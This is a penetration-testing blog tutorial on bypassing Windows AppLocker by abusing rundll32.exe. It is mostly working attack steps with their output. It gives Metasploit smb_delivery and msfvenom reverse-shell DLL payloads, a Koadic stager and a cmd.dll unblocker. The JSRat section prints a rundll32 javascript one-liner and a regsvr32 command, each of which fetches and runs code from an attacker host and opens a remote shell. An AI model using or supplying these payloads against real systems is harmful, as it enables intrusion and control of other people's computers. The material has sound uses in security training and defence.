

Windows Exploitation: rundll32.exe

 hackingarticles.in/windows-exploitation-rundll32-exe

Raj

January 24, 2019

This article demonstrates the most common and familiar techniques of whitelisting AppLocker bypass. As we know for security reason the system admin add group policies to restrict app execution for a local user. In our previous article, we had discussed **“Windows Applocker Policy – A Beginner’s Guide”** as they define the AppLocker rules for your application control policies and how to work with them. But today you will learn how to bypass Applocker policies with RunDLL files.

Tables of Content

- Introduction
- Working of DLL files
- Advantages
- Disadvantages
- Different methods for AppLocker Bypass using DLL files
- Conclusion

Introduction

DLL files are very important for window’s OS to work and it also determines the working of other programs that customize your windows. Dynamic Link Library (DLL) files are the type of file that provides instructions to other programs on how to call upon certain things. Therefore, multiple software’s can share such DLL files, even simultaneously. In spite of being in the same format as a .exe file, DLL files are not directly executable like .exe files. DLL file extensions can be : .dll (Dynamic Link Library), .OCX (ActiveX Controls), .CPL (Control Panel), .DRV (Device Drivers).

Working

When in use, DLL files are divided into sections. This makes the working of DLL files easy and faster. Each section is installed in the main program at run time. As each section is different and independent; load time is faster and is only done when the functionality of the said file is required. This ability also makes upgrades easier to apply without affecting other sections. For example, you have a dictionary program and new words are added every month, so for this, all you have to do is update it; without requiring to install a whole another program for it.

Advantages

- Uses fewer resources
- Promotes modular architecture
- Eases deployment and installation

Disadvantages

- A dependent DLL is upgraded to a new version.
- A dependent DLL is fixed.
- A dependent DLL is overwritten with an earlier version.
- A dependent DLL is removed from the computer.

Methods

- Smb_Delivery
- MSFVenom
- Koadic
- Get-Command Prompt via cmd.dll
- JSRat


SMB Delivery

So, our method is using smb_delivery. To use this method, open the terminal in kali and type the following commands ;

msfconsole

```
use exploit/windows/smb/smb_delivery
msf exploit(windows/smb/smb_delivery) > set srvhost 192.168.1.107
msf exploit(windows/smb/smb_delivery) > exploit
```

Now run the malicious code through rundll32.exe in the windows machine to obtain meterpreter sessions.




```
msf > use exploit/windows/smb/smb_delivery ↵
msf exploit(windows/smb/smb_delivery) > set srvhost 192.168.1.107
srvhost => 192.168.1.107
msf exploit(windows/smb/smb_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Started service listener on 192.168.1.107:445
[*] Server started.
[*] Run the following command on the target machine:
msf exploit(windows/smb/smb_delivery) > rundll32.exe \\192.168.1.107\ZtmW\test.dll,0
```

As the above exploit will run, it will provide you with a command that is to be executed on the victim's PC; in order to get a session. So copy and paste the given command in the run window of the victim's PC as shown in the image below:

```
rundll32.exe \\192.168.1.107\ZtmW\test.dll,0
```



As soon as the command is executed, you will have your meterpreter session. To access the session type :

```
sessions 1
sysinfo
```

```
[*] Sending stage (179779 bytes) to 192.168.1.109
[*] Meterpreter session 1 opened (192.168.1.107:4444 -> 192.168.1.109:49157) at 2019-
msf exploit(windows/smb/smb_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WIN-ELDTK41MUNG
OS           : Windows 7 (Build 7600).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

MSFVenom


Our second method is via MSFVenom. For the utilization of this method, type the following command in the terminal of kali :

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f dll > 1.dll
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f dll > 1.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
```

Once the payload is created, run the following command in the Run window of the victim's PC:

```
rundll32 shell32.dll,Control_RunDLL C:\Users\raj\Downloads\1.dll
```



Simultaneously, start the multi/handler to get a session by typing :

msfconsole

```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.107
msf exploit(multi/handler) > set lport 1234
msf exploit(multi/handler) > exploit
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.109
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.109:49195) at 2019-


meterpreter > sysinfo
Computer      : WIN-ELDTK41MUNG
OS            : Windows 7 (Build 7600).
Architecture : x86
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

Koadic

Our next method is using Koadic framework. Koadic is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. To know more about Koadic please read our detailed article on the said framework through this link: <https://www.hackingarticles.in/koadic-com-command-control-framework>

Once the koadic is up and running, type:

```
use stager/js/rundll32_js
set SRVHOST 192.168.1.107
run
```





If the command line is blocked, there is script developed by Didier Stevens which you can use to solve your little problem. You can find them in the following link :


http://didierstevens.com/files/software/cmd-dll_v0_0_4.zip

In the above URL, you will download a zip file. Extract that zip file and use the following command to run the said file in run windows:

```
rundll32 shell32.dll,Control_RunDLL C:\Users\raj\Downloads\cmd.dll
```




As soon as you run the command, you will have an unblocked the cmd. As shown below:



JSRat


Our next method of attacking regsvr32 is by using JSRat and you can download it from [GitHub](#). This is another command and control framework just like koadic and Powershell Empire for generating malicious task only for rundll32.exe and regsvr32.exe. JSRat will create a web server and on that web server, we will find our .js file. To use this method type:

```
./JSRat.py -i 192.168.1.107 -p 4444
```



```
root@kali:~/JSRat-Py# ./JSRat.py -i 192.168.1.107 -p 4444
```

Once JSRat starts working, it will give you a link to open in the browser. That web page will have a code that is to be executed on the victim's pc.




```
JSRat Server - Python Implementation
By: Hood3dRob1n

[*] Web Server Started on Port: 4444
[*] Awaiting Client Connection to:
[*] rundll32 invocation: http://192.168.1.107:4444/connect
[*] regsvr32 invocation: http://192.168.1.107:4444/file.sct
[*] Client Command at: http://192.168.1.107:4444/wtf
[*] Browser Hook Set at: http://192.168.1.107:4444/hook

[-] Hit CTRL+C to Stop the Server at any time...
```

Therefore, open the //192.168.1.107/wtf link in your browser. There you will find the said code as shown in the image below:



```
← → ↺ 🏠 ⓘ 192.168.1.107:4444/wtf ⋮ 📄 ☆ 📑 📖 ☰

rundll32 Method for Client Invocation:
rundll32.exe javascript:"..\mshtml,RunHTMLApplication";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://192.168.1.107:4444/connect",false);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}


regsvr32 Method for Client Invocation:
regsvr32.exe /u /n /s /i:http://192.168.1.107:4444/file.sct scrobj.dll
```

Run that code in the command prompt of the victims' PC as shown:

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\raj>rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.w
rite();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://
192.168.1.107:1234/connect",false);try{h.Send();b=h.ResponseText;eval(b);}catch(
e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe
",0,true);}

C:\Users\raj>
```



And voila, you will have a session as the image below:


```

[*] Incoming JSRat rundll32 Invoked Client: 192.168.1.106
[*] User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)

JSRat Usage Options:
  CMD => Executes Provided Command
  run  => Run EXE or Script
  read => Read File
  upload => Upload File
  download => Download File
  delete => Delete File
  help  => Help Menu
  exit  => Exit Shell

$(JSRat)> ipconfig ↩️

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::f13d:9cbe:797b:c1c4%16
    IPv4 Address. . . . . : 192.168.110.128
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.110.1

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::41d4:8b46:c1d1:9bf%11
    IPv4 Address. . . . . : 192.168.1.106
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Tunnel adapter isatap.{24DD6123-24E9-49B4-9AE9-80A0AAEAA2F6}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter isatap.{F091F240-D0F4-4C15-994D-98E91088F42B}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

```

Conclusion

DLL files are a collection of various codes and procedure held together. These files help windows programs to execute accurately. These files were created for multiple programs to use them simultaneously. This technique helps in memory conservation. Therefore these files are important and required by windows to run properly without giving users any kind of problems. Hence, exploitation through such files is very efficient and lethal. And above-presented methods are different ways to do it.

Author: Yashika Dhir is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact [here](#)